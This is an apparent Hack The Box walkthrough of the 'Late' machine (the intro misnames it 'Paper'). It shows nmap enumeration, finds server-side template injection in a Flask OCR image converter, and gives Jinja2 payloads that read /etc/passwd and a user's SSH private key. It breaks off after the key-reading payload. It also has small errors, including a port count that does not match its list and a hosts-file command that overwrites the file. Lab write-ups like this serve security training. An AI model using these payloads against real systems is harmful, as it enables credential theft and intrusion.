[LATE- BOX]

Hi folks, today I am going to solve an easy rated hack the box machine,Paper created by secnigma.So without any further intro, let's jump in.

common enumeration


Nmap

TCP over SSH
HTTP Default page
*Host OpenSSH 7.6p1 Ubuntu 4ubuntu0.6

code-Nmap

```
nmap -sC -sV  -A -oN nmap/late 10.129.167.236
```

output





```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-26 01:17 EDT
Nmap scan report for 10.129.167.236
Host is up (0.64s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.77 seconds
```

Three ports are open:
port[22]-ssh
port[80]-http

Default Page-LATE

so lets check the default page at http://10.129.167.236




---

looking at the page we get an online editor which directs us to to a page but first we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts


```
echo 10.129.167.236 images.late.htb > /etc/hosts
```



This webpage already has a vulnerability information disclosure. We know that this image to text convertor **uses Flask**. Before we explore any vulnerabilites, we want to know how this works, what kind of files it accepts, the different filters that we have to go through and the potential way to use this image to text converter to either expose sensitive information or get a shell into the server.

Lets screenshot a text then convert it with **flask**

output



and this is the output **The website processes the picture and returns a results.txt file with the below output:**

output

```
<p>This webpage already has a vulnerability information disclosure. We know that this image to text
convertor uses Flask. Before we explore any vulnerabilites, we want to know how this works,
what kind of files it accepts, the different filters that we have to go through and the potential
way to use this image to text converter to either expose sensitive information or get a shell into
the server.
</p>
```

This Flask application processes the text in the image and returns it inside an HTML paragraph. Well, if you have some programming knowledge of Python (Django & Flask), then you will know that we can have Python syntax within HTML, using the double-curly braces. This is similar to JSX in React, where you can use JavaScript inside HTML with single curly braces.

Let's see if what we actually think is true, and create an image of our own. I will open any text editor and write `{{7*7}}`. In Kali we can use the pre-installed "screenshot" application to take a screenshot of the picture and save it. Once we upload the image, if the application is vulnerable it should return a results.txt with 49, however it does not.

output

we get a result with an output of


`

{4747}

`

it looks like the curl braces where converted so i thing is because of styling and font . Let's play with the styling in LibreOffice writer and make the text bigger and more clearly readable. I use the `"Fira Code"` font (as the text looks clearly readable) with `a font size of 36pt`.

output



and we confirm our results meaning the flask image converter has an `SSTI` (Server-side Template Injection)

`

49

`

A server-side template injection occurs when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side. For more you can check this site Hacktricks

We should know, that `jinja2` is the most common templating engine used in Flask applications. This is why I will try to use tricks for **arbitrary command execution** in the `jinja2 templating engine`.

We have the following options:

1. Dump all used classes
2. Dump all config variables
3. Read remote file
4. Write into remote file
5. Remote Code Execution
6. Exploit the SSTI by calling subprocess.Popen

To exploit the SSTI by calling `subprocess.Popen`, something about a subprocess is The `subprocess` module allows you to spawn new processes, connect to their `input/output/error pipes`, and obtain their return codes. This module intends to replace several older modules and functions:

After doing research i ended up with a payload fit to be able to get me back in the "game"

code->payload

```
{{
get_flashed_messages.__globals__.__builtins__.open(“/etc/passwd”).read()
}} #As a one-liner
```

and got a hold of the /etc/passwd file

![[]]

The svc_acc is the one that is of interest. It has a home folder at /home/svc_acc.And sicce the ssh i was open i so fit to get the `id_rsa` so that i can be able to ssh in the box by using this code to get the ssh

code->id_rsa

```
{{
get_flashed_messages.__globals__.__builtins__.open(“/home/svc_acc/.ssh/id
_rsa”).read() }} #As a one-liner
```